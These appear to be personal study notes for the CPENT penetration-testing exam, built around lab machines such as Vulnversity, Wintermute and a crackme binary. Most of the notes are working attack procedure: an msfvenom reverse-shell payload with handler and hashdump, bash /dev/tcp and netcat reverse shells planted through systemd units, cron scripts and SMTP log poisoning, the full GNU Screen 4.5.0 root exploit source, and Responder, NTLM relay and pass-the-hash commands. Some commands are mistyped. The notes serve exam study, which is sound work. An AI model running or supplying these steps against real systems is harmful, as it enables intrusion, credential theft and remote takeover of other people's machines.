Note for CPENT Examination

Host Discovery

- **sudo netdiscover**
- **sudo netdiscover -i eth0 -r 192.168.0.0/24**

Scanning

- **nmap -sC -sV -p- -T4 -Pn <ip address>**

Usage of hping3

- **sudo hping3**
    - **hping send {ip(daddr = 192.168.29.12)+icmp(type=8,code=0)}**

hping3 Scripting

- **sudo hping3**
  > foreach i [list 5 6 7 8 9 10] {hping send "ip(daddr = 192.168.29.12,ttl=$i)+icmp(type=8,code=0)"}

At the same time open another tab

- **sudo tcpdump -i eth0 -x -vv | grep icmp**
- **sudo tcpdump -i eth0**
- **sudo hping3**
  > while 1 {
  > set p [lindex [hping recv eth0]0]
  > puts "[hping getfield ip saddr $p]->[hping getfiled ip ttl $p]"
  > }

Then open new tab

- **ping 192.168.29.12**

Send files through hping3, then capture the request with wireshark

- **nano <filename>.sig**
    - **"You are under attack"**
- **sudo hping3 -2 -p 500 192.168.29.12 -d 137 -E <filename>.sig**

Then open wireshark

- **Click eth0**
- **After open use filter option**
    - **udp.port == 500**

OR

- **Open terminal**
- **sudo tcpdump -i eth0 -nX**

Vulnerability Scan with hping3

- **sudo hping3 --scan known 192.168.29.12**
- **sudo hping3 --scan known 192.168.29.12 -S**
- **sudo hping3 --scan '0-3000' 192.168.29.12**

- **sudo hping3 127.0.0.1 --listen signature --safe –icmp**
- **Open new tab**
- **sudo hping3 127.0.0.1 --icmp -d 100 --sign signature --file /etc/passwd**

Save output file to .xml then convert .xml to .html then open the html file, we will see the output file is more better

- **cd /usr/share/nmap → optional**
- **sudo nmap -sP 192.168.29.12 -sC -oX <filename>.xml**
- **firefox <filename>.xml OR**
- **xsltproc -o <filename>.html**
- **sudo xsltproc -o <filename>.html <filename>.xml**

Passive Operating System Fingerprinting

- **p0f -i any -p -o /tmp/sniffing.log → to save the output on this location**

Scanning with DMITRY

- **dmrity -pf 192.168.29.12**

Using python to grab SSH service information

- **python**
  > import socket
  > bangrab = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  > bangrab.connect(("192.168.29.12",22))
  > bangrab.recv(4096)
  Successfully run this code then
  > exit()

Using metasploit to find http

- **cd /usr/share/metasploit_framework/lib/rex/proto/http**
- **cat client.rb**
- **nano client.rb**
- **cd /usr/share/metasploit_framework/modules/auxilary/scanner**

SMB Enumeration

- **nbtscan -V -S : 192.168.29.0/24**

nmap script location

- **cd /usr/share/nmap/script**
- **nmap --script smp-os-discovery.nse 192.168.29.0/24**
- **nmap --script smp-os-discovery.nse 192.168.29.12,17**
- **nmap --script smp-os-discovery.nse 192.168.29.12 -d**

Misconfigured RPC service and NFS share

- **rpcinfo -p 192.168.29.12**
- **showmount -e 192.168.29.12**
- **mount -t nfs 192.168.29.12:/home /mnt -o nolock**
- **cd /mnt**
- **cd <name> administrator**
- **cd Documents**
- **echo "hacked" > hacked.txt**

Enumerating logged on user using finger protocol

- **If tcp 79 is open or not**
- **figer @192.168.29.12**

Automating pentesting with bash script

Exploit Creation (exploitable file)

- **msfvenom -p windows/meterpreter/reverse_tcp -e x86 /shikata_ga_nai -i 5 -b '\x00' lhost=192.168.29.12 lport=443 -f exe > <filename>.exe**
- **service apache2 start**
- **Net tab**
- **mkdir /var/www/html/share**
- **cp exe file /var/www/html/share**
- **service postgresql start**
- **msfconsole**
    - **use exploit/multi/handler**
    - **set PAYLOAD windows/meterpreter/reverse_tcp**
    - **set LHOST <linux ip>**
    - **set LPORT 443**
    - **exploit**

Open windows then open browser

- http://192.168.29.12/share

- After get meterpreter
  > **getsystem**
  > **hashdump**
  > **copy the hash file**
  > **john --format=nt <hash>.file/**

Exploiting and Escalating Privileges on a linux OS

- **whoami → current user**
- **sudo -i → to check the user have sudo privileges or not**
- **uname -a → Version information**
- **cat /etc/lsb.release → Operating System Information**
- **/etc/lsb.release**

- **locate → to locate any file we want.**

Using searchsploit

- **searchsploit <name of the search element>**

Download the exploit using this command

- **searchsploit -m <name of the file you want to download>**

Then copy the exploit content and paste into .sh file using any text editor

- **g++ or gcc -wall -pedantic -02 -std=c++11 -pthread -o dcow <filename> -luntil**
- **./dcow -s**

Testing vulnerabile machine and create a botnet using BeEF

- **sudo apt install beef-xss**
- **nano /etc/beef-xss/config.yaml**

To change default password “beef” to “password”

- **cd /usr/share/beef-xss**
- **./beef**

After running this command we can access the provided list, then copy the demo page’s address then share the link.

Find FTP anonymous login

- **sudo nmap -p 21 –script ftp.-anon <ip address>**

Whatweb for information Gathering

- **whatweb http://192.168.29.12/**
- **wpscan --url http://192.168.29.12/**
- **wpscan --url http://192.168.29.12/ –enumerate u**
- **wpscan --url http://192.168.29.12/ -enumerate t**

Note : suppose we will run a link using the browser the search result looks like “we found a proxy server is refusing connections” we must solve this problem.

- Open browser
- Click three line
- Click Preferences
- Search proxy
- Then turn off the proxy.

Identify/bypass firewall

- **ping -c 3 192.168.29.12**
- **traceroute 192.168.29.12**
- **sudo nmap --script=firewalk --traceroute 192.168.29.12**
- **sudo hping3 -s 192.168.29.12 -c 100 -p ++1**

Http tunneling to bypass firewalls using httport.

Proxy Chains

- **sudo gedit /etc/proxychains.conf (to find socks)**
- **service postgresql start**
- **msfconsole**
- **search socks**
- **use 1**
- **set SRVPORT 9050**
- **run**

Open new tab

- **sudo netstat -atn**
- **sudo proxychains nmap -sT 192.168.29.12**

Pivoting

- **service postgresql start**
- **sudo msfconsole**
- **search ms17-010 (in this case we will search eternalblue vulnerability)**

- **use (correct exploit)**
- **set RHOST 192.168.29.12 (target ip)**
- **exploit -z (run on background)**
- **sessions -l**
- **sessions -i 1 (Sessions number)**

Then, run post module

- **run post/multi/manage/autoroute OPTIONS=s**
- **run autoroute -p**
- **Press ctrl z (y/n)y**
- **set RHOSTS 192.168.29.12 (Target ip)**
- **set PAYLOADS windows/shell/bind_tcp**
- **exploit -z (run on background)**

Research about :

: How to use netcat

: How to bind a bash shell

Vulnversity Exploitation

Find the target ip in this case we assume 10.10.181.14 is the target machine. Do nmap scan to get target information like open port and services.

- **nmap -sC -sV -p- -T4 10.10.181.14**

In this case port 3333 is running, port 3333 is http-proxy. Now open web browser then search

- **http://10.10.181.14:33333/ to get the target website.**

Directory Enumeration

- **gobuster dir -u http://10.10.181.14:3333/ -w <wordlist>**

to get a hidden directory.

- **http://10.10.181.14:3333/internal/**

This page has a file upload vulnerability, so we will exploit the vulnerability.

Then goto php reverse shell's github page then download the .php file.

But in this case we have no idea about which file type the web page accepts, so we have to bruteforce with file extension.

Pick a random file then upload the web page, then capture the upload request using burp suite,

- Then send to intruder → click clear → select the file extension from we already we uploads → attack type change to sniper

Open terminal

- **nano <file name>.txt**
  - **.php**
  - **.phtml**
  - **.php1**
  - **.php2**
- **Ctrl + o then ctrl x**

Back to burp suite select payload then load the wordlist file we created, then find the accepting file extension.

After identifying the file extension open we downloaded php reverse shell file with any text editor we have

- **Change the ip address with tun0/linux ip**
- **Change the port with 4444**

Then save the file with the .phtml extension.
Then open terminal

- **Type nc -nvlp 4444**

Then open browser upload the .phtml file in the vulnerable web application
Then navigate to http://10.10.181.14:3333/uploads/<file name>.phtml/
Now open the nc terminal we will see the reverse shell connection was created successfully.

After get the reverse shell, the shell is not stable, so using the below command to stable the shell

- **python3 -c 'import pty;pty.spawn("/bin/bash")'**
- **stty raw -echo; fg**
- **export TERM=xterm**

Then goto /home/bill you will get the user flag.

Now we will find the root flag

In this task we need to escalate privilege using suid files.

Open terminal

- **find / -user root -perm -4000 -exec ls -ldb{}\;**

We will get suid files
In this case we use **/bin/systemctl/**

Privilege escalation with **/bin/systemctl/**

Do some research

Open **gtfobins**

- **Search systemctl**

Then copy the code one by one from gtfobins then paste one by one paste the code in reverse shell terminal

In my case the code is not executed successfully, finally i got the exact code

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF

Then

systemctl link $TF
systemctl enable --now $TF

After execute this code goto /tmp directory we find the tmp.....service file do some edit with this code

nano /tmp/tmp.....service
[Until]
Description = this is the manually created service
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'while true; do bash -i >& /dev/tcp/10.8.18.125/5000 0>&1; sleep 1; done'
[Install]
WantedBy=multi-user.target
Then save

- **systemctl daemon-reload**

Open new terminal tab

- **Type nc -nvlp 5000**

Back to reverse shell

- **/bin/systemctl stop tmp.....service**
- **/bin/systemctl start tmp.....service**

Back to nc -nvlp 5000 tab, we are logged in to root user successfully.

- **cd root**
- **cat root.tx**

Research Source

- **gtfobins**
- **Medium (samuel whang)**
- **Privilege escalation.md (alvin smith)**
- **Shell stable (hashnode)**

Privilege Escalation using Crontab

After getting initial access to the user, we must escalate privilege.

- **cat /etc/crontab**

In this case i found .mysecretcronjob.sh file

Then,

- **find / -type f -name '.mysecretcronjob.sh' 2>/dev/null**
- **cat /var/www/.mysecretcronjob.sh**
- **nano /var/www/.mysecretcronjob.sh**
    - **#!/bin/bash**
    - **bash -i>& /dev/tcp/10.8.18.125/9000 0>&1**

Then save, open new tab

- **sudo nc -nvlp 9000**

Then back to reverse shell then

- **./.mysecretcronjob.sh**

Now we successfully logged in as root user.

Information Gathering using whatweb

- **whatweb <target url>**
- **Whatweb –log-verbose=<file name> <target url>**

Get information about the target.

Web Application Vulnerability Assessment using VEGA

- **VEGA is free and open source scanner**
- **Install VEGA**

- **./Vega**

After open VEGA

- **Scan → new scan**
    - **Target url**
    - **Click next → Click next → Click finish**

This will take time, open new tab and open wireshark

- **sudo su**
- **wireshark eth0 start**

Linux Privilege Escalation

- **sudo -l**
- **Enter the password**

Matching Defaults entries for lin on bountyhacker:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
(root) /bin/tar

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

IoT Firmware Analysis

- Research IoT firmware
- Open terminal

Assume, we have firmware named firmware.bin

- **sudo file <fname>**
- **sudo hexdump <fname> | more**
- **sudo hexdump -c <fname> | more**

Binwalk is used to change binary in executable file

- **sudo binwalk -e <fname>**

After running this command we get the executed file.
Then

- **cd <executed directory>**
- **cd home**
- **cd www**
- **ls**
- **sudo nano <fname>**
- **cd**

- **cd firmadyne (download this tool from github)**
- **sudo nano firmadyne.config**
    - **#FIRMWARE_DIR=/home/<user>/firmadyne tool location/**

Please remove **#**

- **sudo /source/extractor.extractor.py -b netgear -sql<localhost ip> -np -nk "WNAP320 Firmware Version 2.0.3.zip" Image**
- **cd Image**

Some important notes:

Save nmap output into xml file, then convert the xml file into html file.

- Save nmap output into xml file
  # nmap -sC -sV -p- 192.168.1.36 -Pn -oX Scanrslt.xml
- Convert xml file to html file
  # xsltproc Scanrslt.xml -o Scanrslt.html

Get some information from the LDAP service

ldapsearch -LLL -x -H ldap://192.168.1.36 -b '' -s base '(objectclass=*)'

Credential Access: LLMNR/NBT-NS Poisoning

responder -i eth0

Now, let's imagine a user is trying to access a file server but makes a typing error, we will immediately get back the different pieces of information sent back to our rogue SMB server, which is: the username and Hash!

Then save the hash "hash.txt"

hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
john hashh.txt --wordlist=word.txt

Responder

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 192.168.138.136 -Pn
```

```
┌──(kali㉿kali)-[~]
└─$ ntlmrelayx.py -tf targets.txt -smb2support
```

```
┌──(kali㉿kali)-[~]
└─$ psexec.py marvel.local/fcastle:'Password1'@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.25.....
[*] Found writable share ADMIN$
[*] Uploading file NJFQWyMx.exe
[*] Opening SVCManager on 10.0.0.25.....
[*] Creating service hsjw on 10.0.0.25.....
[*] Starting service hsjw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
┌──(kali㉿kali)-[~]
└─$ psexec.py administrator@10.0.0.25 -hashes aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751

Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.25.....
[*] Found writable share ADMIN$
[*] Uploading file TicYmwEY.exe
[*] Opening SVCManager on 10.0.0.25.....
[*] Creating service RvBF on 10.0.0.25.....
[*] Starting service RvBF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Wintermute Vulnhub Walkthrough (pivoting)

Neuromancer - 192.168.0.5 (adapter 1 (host-only))
Straylight - 192.168.0.2 (adapter 2 (hist-only)) } **Same Network**
192.168.1.2 (adapter 1 (bridged))

Kali linux - 192.168.1.3 (adapter 1 (bridged)) **same network**

Note : first attack straylight machine then get root privilege then attack neuromancer and gain root privilege this is known as pivoting.

First scan straylight machine,

nmap -sC -sV -p- -Pn <straylight's ip>
In this case port **3000** and **80** is open,

Open browser,
http://straylight's ip:3000
Login with credentials admin:admin. Then click flows
Then change the url,
http://straylight's ip/turing-bolo/ (do some change)
http://straylight's ip/turing-bolo/bolo.php?bolo=molly
Now we will see the activity log of molly. Now it's time to change the url like,
http://straylight's ip/turing-bolo/bolo.php?bolo=../../../etc/passwd
http://straylight's ip/turing-bolo/bolo.php?bolo=../../../etc/shadow
This request is successfully running, no error is found,
Back to the browser then change the url to,
http://straylight's ip/turing-bolo/bolo.php?bolo=../../../var/log/mail
Now see the log activity then we need to inject malicious code/command.
Then open terminal
telnet <straylight's ip> 25
Successfully logged in without authentication now we are in SMTP service, then type,
MAIL FROM: "abcd <?php echo system ($_POST['cmd']);?>"
RCPT TO: root
DATA
.
Then open new terminal tab, type
nc -nvlp 9001
At the same time open bowser, then type
http://straylight's ip/turing-bolo/bolo.php?bolo=/var/log/mail&
cmd=nc <kali linux's ip> 9001 -e /bin/bash
Then hit enter,
Now we get shell access. **BINGO!**

Import pty module and spawn bash shell:
python3 -c 'import pty;pty.spawn("/bin/bash")'
Press CTRL + Z to background process and get back to your host machine

Use stty command to set terminal line settings and foreground back the target terminal:

stty raw -echo; fg

Set the terminal emulator to xterm:

export TERM=xterm

Next, I checked for SUID files owned by root we could use for privilege escalation. Using the command,

find / -perm -u=s -type f 2> /dev/null

Most were standard, but one stood out as being unusual: screen-4.5.0.
In this case i found **/bin/screen-4.5.0**

Note : open **https://www.exploit-db.com/** → search **GNU Screen 4.5.0**, find the valid **exploit**, in this case i found the exploit,

https://www.exploit-db.com/exploits/41154

Open kali linux's terminal, type

searchsploit screen 4.5

searchsploit -m exploits/linux/local/41154.sh

```
#!/bin/bash.
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
```

screen -ls # screen itself is setuid, so...
/tmp/rootshell

Back to straylight's ip shell

nano libhax.c

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

Then save,

nano rootshell.c

```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

Then save,

Then run the following commands,

```
# gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
# gcc -o /tmp/rootshell /tmp/rootshell.c
```

Note : if we are already in the /tmp directory remove /tmp from the command.

```
# cd /etc
# umask 000
# screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
# screen -ls
# /tmp/rootshell
```

BINGO! We are successfully gaining root privilege, now we are root.

iptables -t nat -A POSTROUTING -o eth0 -j SNAT - -to-source <neuromancer's ip>
arp -a
iptables -t nat -A PREROUTING -i eth0 -p tcp - -dport 3333 -j DNAT - -to-destination <kali linux's ip>

Open new terminal

sudo su
nmap -A -Pn -p- 192.168.0.5 neuromancer
nmap -sC -sV -p- -Pn 192.168.0.5 neuromancer

Then run **msfconsole**

msf> search strusts2
Choose a suitable module.


show options
set RHOSTS 192.168.0.5 neuromancer
set TARGETURI /strusts 2.3.15.1-showcase/showcase.action
set LPORT 333
set LHOST 192.168.0.5 neuromancer
run


Now we get a neuromancer shell then we need to gain root privileges.


neuromancer > wget https://www.exploit-db.com/exploit/44298/ -o /tmp
> chmod 777 44298.sh
> ./44298.sh
Linux kernel < 4.4.0 -116 (ubuntu 16.04.4) local privilege escalation


BOOM! Now we are in neuromancer root privilege

Binary Analysis


student@ubuntu: ~/Desktop
student@ubuntu:~$ cd Desktop
student@ubuntu:~/Desktop$ ls
crackme32Bit
student@ubuntu:~/Desktop$ ./crackme32Bit
Enter password: 12345
Wrong!
Enter password: abcd


student@ubuntu: ~/Desktop
student@ubuntu:~/Desktop$ man file
student@ubuntu:~/Desktop$ file crackme32Bit
crackme32Bit: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamica
lly linked, interpreter /lib, for GNU/Linux 2.6.15, BuildID[sha1]=a01d6d16a59c7f
0d7ec00ab5454eed2eb22bd20d, not stripped
student@ubuntu:~/Desktop$


student@ubuntu: ~/Desktop
student@ubuntu:~/Desktop$ rabin2 -I crackme32Bit
file /home/student/Desktop/crackme32Bit
type EXEC (Executable file)
pic false
has_va true
root elf
class ELF32
lang c
arch x86
bits 32
machine Intel 80386
os linux
subsys linux
endian little
strip false
static false
linenum true
lsyms true
relocs true
rpath NONE
student@ubuntu:~/Desktop$


student@ubuntu: ~/Desktop
student@ubuntu:~/Desktop$ man strings
student@ubuntu:~/Desktop$ strings crackme32Bit

```
student@ubuntu: ~/Desktop
student@ubuntu:~/Desktop$ rabin2 -z crackme32Bit
[strings]
addr=0x08048640 off=0x00000640 ordinal=000 sz=17 section=.rodata string=Enter pa
ssword:
addr=0x08048651 off=0x00000651 ordinal=001 sz=3 section=.rodata string=%s
addr=0x08048654 off=0x00000654 ordinal=002 sz=10 section=.rodata string=Congrats
!
addr=0x0804865e off=0x0000065e ordinal=003 sz=7 section=.rodata string=Wrong!
addr=0x0804a024 off=0x00001024 ordinal=000 sz=9 section=.data string=g00dJ0B!


5 strings
student@ubuntu:~/Desktop$
```


```
student@ubuntu: ~/Desktop
student@ubuntu:~/Desktop$ rabin2 -z crackme32Bit
[strings]
addr=0x08048640 off=0x00000640 ordinal=000 sz=17 section=.rodata string=Enter pa
ssword:
addr=0x08048651 off=0x00000651 ordinal=001 sz=3 section=.rodata string=%s
addr=0x08048654 off=0x00000654 ordinal=002 sz=10 section=.rodata string=Congrats
!
addr=0x0804865e off=0x0000065e ordinal=003 sz=7 section=.rodata string=Wrong!
addr=0x0804a024 off=0x00001024 ordinal=000 sz=9 section=.data string=g00dJ0B!


5 strings
student@ubuntu:~/Desktop$ man xxd
student@ubuntu:~/Desktop$ xxd crackme32Bit
```

```
student@ubuntu:~/Desktop$ man radare2
student@ubuntu:~/Desktop$ radare2 crackme32Bit
[0x08048430]> ?
```

```
student@ubuntu: ~/Desktop
 c[dqxXfg] [arg]       compare block with given data
 C[Cf..]               code metadata management
 d[hrscb]              debugger commands
 e [a[=b]]             list/get/set config evaluable vars
 f [name][sz][at]      set flag at current address
 g[wcilper] [arg]      go compile shellcodes with r_egg
 i[acdeiIosSz] [file]  get info about opened file
 l[-num][ num| msg]    log utility
 m[lyogfdps]           mountpoints commands
 o [file] (addr)       open file at optional address
 p[?] [len]            print current block with format and length
 P[osi?]               project management utilities
 q [ret]               quit program with a return value
 r[+- ][len]           resize file
 s [addr]              seek to address (also for '0x', '0x1' == 's 0x1')
 S?[size] [vaddr]      io section manipulation information
 V[vcmds]              enter visual mode (vcmds=visualvisual  keystrokes)
 w[mode] [arg]         multiple write operations
